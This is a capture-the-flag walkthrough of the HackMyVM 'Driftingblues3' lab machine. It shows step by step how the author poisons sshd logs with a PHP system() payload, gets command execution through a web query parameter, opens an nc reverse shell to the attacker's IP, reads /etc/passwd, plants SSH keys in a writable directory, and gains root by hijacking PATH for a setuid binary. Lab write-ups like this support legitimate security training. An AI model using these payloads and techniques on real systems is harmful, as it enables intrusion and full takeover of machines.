[HMV] Driftingblues3
Table of Contents
| URL | Link 🔗 |
|---|---|
| Level | Easy | Intermediate |
| Attacker IP | 10.10.10.2 |
| Target IP | 10.10.10.7 |
| Target domain | http://db3.local |
Intro#
I will start with a throughout enumeration of the webserver. Then I will poison sshd logs to obtain OS Command Injection and abuse it to obtain the reverse shell from the target VM. I will forward it by abusing the writable .ssh directory to escalate privileges horizontally. Ultimately I will exploit the PATH variable to escalate privs to root once the /usr/bin/getinfo is called.
Enumeration#
Nmap#
sudo rustscan -a db3.hmv

Open 10.10.10.7:22
Open 10.10.10.7:80
[~] Starting Script(s)
[~] Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-04 18:26 EST

PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 64
80/tcp open  http    syn-ack ttl 64
The initial Nmap scan revealed only ssh and http.
HTTP#
 The
The http server hosted a simple, non-interactive guitar festival website. Apart index.html, there was only another subpage, tickets.html, which wasn’t useful as well.
I tried to bruteforce the directories on the server next.
feroxbuster#
feroxbuster -u http://db3.hmv --wordlist /usr/share/wordlists/dirb/common.txt --output feroxbuster_80.txt

# 301s skipped
200      GET       42l      133w     1373c http://db3.hmv/index.html
200      GET        1l        1w       11c http://db3.hmv/Makefile
200      GET        1l        1w       11c http://db3.hmv/MANIFEST.MF
200      GET       16l       34w      347c http://db3.hmv/tickets.html
200      GET        2l        4w       37c http://db3.hmv/robots.txt
MSG      0.000 feroxbuster::heuristics detected directory listing: http://db3.hmv/wp-admin (Apache)
200      GET       97l      823w     7345c http://db3.hmv/wp-admin/readme.html
200      GET     7078l    39790w  3674378c http://db3.hmv/cr.png
200      GET       42l      133w     1373c http://db3.hmv/
200      GET        1l        1w      357c http://db3.hmv/drupal/index.html
200      GET       11l       34w      285c http://db3.hmv/eventadmins/index.html
200      GET        1l        3w       20c http://db3.hmv/secret/devices
200      GET        1l        1w      268c http://db3.hmv/phpmyadmin/index.html
200      GET        1l        1w      179c http://db3.hmv/privacy/index.html
200      GET        1l        1w       90c http://db3.hmv/secret/index.html
feroxbuster resulted with quite a list of interesting routes to follow. Most of them were non-useful placeholders (drupal/, phpmyadmin/, wp-admin). The outstanding ones were secret/ and eventadmins/, so I followed them.
Btw, I appreciate the joke within Makefile and MANIFEST.MF. Good work, tasiyanci 👏
/secret and /secret/devices lead to nowhere. But /eventadmins uncovered another layer in the rabbit hole.
/eventadmins#
There was a message from buddyG mentioning john - 2 potential usernames to keep in mind:
man there's a problem with ssh
john said "it's poisonous!!! stay away!!!"
idk if he's mentally challenged
please find and fix it
also check /littlequeenofspades.html

your buddy, buddyG
Additionally, the littlequeenofspades.html subpage was mentioned.
💡The poisonous ssh part hints at ssh logs poisoning.
/littlequeenofspades.html#
This subpage returned lyrics for the Little Queen Of Spades by Eric Clapton 🎵 followed by a base64-encoded string:
aW50cnVkZXI/IEwyRmtiV2x1YzJacGVHbDBMbkJvY0E9PQ==
I decoded it and found yet another base64:
echo "aW50cnVkZXI/IEwyRmtiV2x1YzJacGVHbDBMbkJvY0E9PQ==" | base64 -d
intruder? L2FkbWluc2ZpeGl0LnBocA==

echo "L2FkbWluc2ZpeGl0LnBocA==" | base64 -d
/adminsfixit.php
/adminsfixit.php#
Finally I found something useful, the excerpt from /var/log/auth.log I believe.
ssh auth log

============

i hope some wacky and uncharacteristic thing would not happen

this job is fucking poisonous and im boutta planck length away from quitting this hoe

-abuzer komurcu

Jan  4 17:17:51 driftingblues sshd[506]: Server listening on 0.0.0.0 port 22.
Jan  4 17:18:01 driftingblues CRON[742]: pam_unix(cron:session): session opened for user root by (uid=0)
# [more logs]
abuzer komurcu could be another user on the target machine, btw.
Having a way of reading the sshd logs and knowing it’s rendered by the PHP script, I moved on to trying to poison the logs with simple PHP RCE code:
Exploitation#
log poisoning#
First I checked if the logs are dynamic, not just a placeholder:
ssh buddyG@db3.hmv
buddyG@db3.hmv: Permission denied (publickey).
# /adminsfixit.php
Invalid user buddyG from 10.10.10.2 port 35908
Jan  4 18:12:09 driftingblues sshd[1245]: Connection closed by invalid user buddyG 10.10.10.2 port 35908 [preauth]
Since trying to log in as buddyG was reflected in the logs I assumed I can poison the logs to execute commands on the target box using HTTP GET query params.
Unfortunately, the direct way of injecting the PHP code has been patched in openssh:
ssh '<?php system($_GET["cmd"]); ?>'@dm3.hmv
remote username contains invalid characters
However, it is still possible to use Metasploit to do so:
msfconsole

msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS db3.hmv
msf6 auxiliary(scanner/ssh/ssh_login) > set username <?php system($_GET['cmd']); ?>
msf6 auxiliary(scanner/ssh/ssh_login) > set password DoesNotMatter
msf6 auxiliary(scanner/ssh/ssh_login) > exploit

[*] 10.10.10.7:22 - Starting bruteforce
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
At this point I was able to use ?cmd=id to reflect the command output in the logs, and effectively, obtained the remote OS Command Injection:
GET /adminsfixit.php?cmd=id HTTP/1.1
HTTP/1.1 200 OK
# ...
Jan  4 18:26:45 driftingblues sshd[1312]: Connection closed by invalid user uid=33(www-data) gid=33(www-data) groups=33(www-data)
 10.10.10.2 port 33507 [preauth]

I checked the /etc/passwd to check which users in the system have the shells:
GET /adminsfixit.php?cmd=cat+/etc/passwd+|+grep+sh HTTP/1.1
Jan  5 05:54:14 driftingblues sshd[717]: Invalid user root:x:0:0:root:/root:/bin/bash
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
robertj:x:1000:1000:,,,:/home/robertj:/bin/bash
This helped me to narrow the potential usernames list to robertj.
Having that in place, I moved on to setting up the reverse shell as www-data.
reverse shell#
I spawned nc listener on my Kali VM:
nc -lvp 4567
listening on [any] 4567 ...
Then I sent the payload of:
GET /adminsfixit.php?cmd=nc+-e+/bin/bash+10.10.10.2+4567 HTTP/1.1
And the rev shell was in place:

Let’s move to the privilege escalation.
Priv Esc#
linpeas.sh#
For starters I downloaded linepas.sh to my Kali Box and wget it to /tmp/linpeas.sh on the target machine.
chmod +x linpeas.sh
./linpeas.sh

# ...
Interesting writable files owned by me or writable by everyone (not in Home) (max 200)
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#writable-files

# ...
/home/robertj/.ssh
So technically I should be able to create the SSH keys and use them to login via ssh.
Horizontal Priv Esc#
Since /home/robertj/.ssh was writable, I created new id_rsa key-pair there using ssh-keygen:
# Target
ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/var/www/.ssh/id_rsa): /home/robertj/.ssh/id_rsa
Enter passphrase (empty for no passphrase):
Enter same passphrase again:

Your identification has been saved in /home/robertj/.ssh/id_rsa.
Your public key has been saved in /home/robertj/.ssh/id_rsa.pub.
I needed to add these keys to /home/robertj/.ssh/authorized_keys:
cat /etc/ssh/sshd_config | grep "AuthorizedKeys"
AuthorizedKeysFile /home/robertj/.ssh/authorized_keys
#AuthorizedKeysCommand none
#AuthorizedKeysCommandUser nobody

cp id_rsa.pub authorized_keys
chmod 777 authorized_keys
I copied over the id_rsa to Kali box and logged in to ssh as robertj:
# Target
echo -n "<generated id_rsa>" > id_rsa
chmod 600 id_rsa

ssh -i id_rsa.pub robertj@db3.hmv

robertj@driftingblues:~$ cat user.txt
<redacted>
Now it was time to escalate privileges vertically.
Vertical Priv Esc#
id
uid=1000(robertj) gid=1000(robertj) groups=1000(robertj),1001(operators)
robertj was a member of the operators group, so I’ve checked what files belong to it:
find / -group operators 2>/dev/null
/usr/bin/getinfo
Interesting. Only one binary.
file /usr/bin/getinfo
/usr/bin/getinfo: setuid, setgid ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=50c270711d2a2d6c688d5c498e50a3d38b4f7ff5, for GNU/Linux 3.2.0, not stripped
Running that I’ve listed some basic info about the system (ip addr, cat /etc/hosts and uname -avr I believe):
/usr/bin/getinfo
###################
ip address
###################

1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:29:f5:a8 brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.7/24 brd 10.10.10.255 scope global dynamic enp0s3
       valid_lft 4986sec preferred_lft 4986sec
    inet6 fe80::a00:27ff:fe29:f5a8/64 scope link
       valid_lft forever preferred_lft forever
###################
hosts
###################

127.0.0.1       localhost
127.0.1.1       driftingblues

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
###################
os info
###################

Linux driftingblues 4.19.0-13-amd64 #1 SMP Debian 4.19.160-2 (2020-11-28) x86_64 GNU/Linux
I wondered if I could exploit that using $PATH somehow.
Exploiting $PATH#
First, I created an executable script that would run bash in /home/robertj:
cat ip

#!/bin/bash
/bin/bash
Then I added /home/robertj to $PATH:
chmod +x ip
PATH=/home/robertj:$PATH /usr/bin/getinfo
###################
ip address
###################

root@driftingblues:~\# id
uid=0(root) gid=1000(robertj) groups=1000(robertj),1001(operators)
Ultimately I obtained the root privileges.
Pwned#
cat /root/root.txt
<redacted>
Pwned.
Key Takeaways#
- Always check the
groupsto which both the user we want to impersonate belongs and which binaries belong to same groups.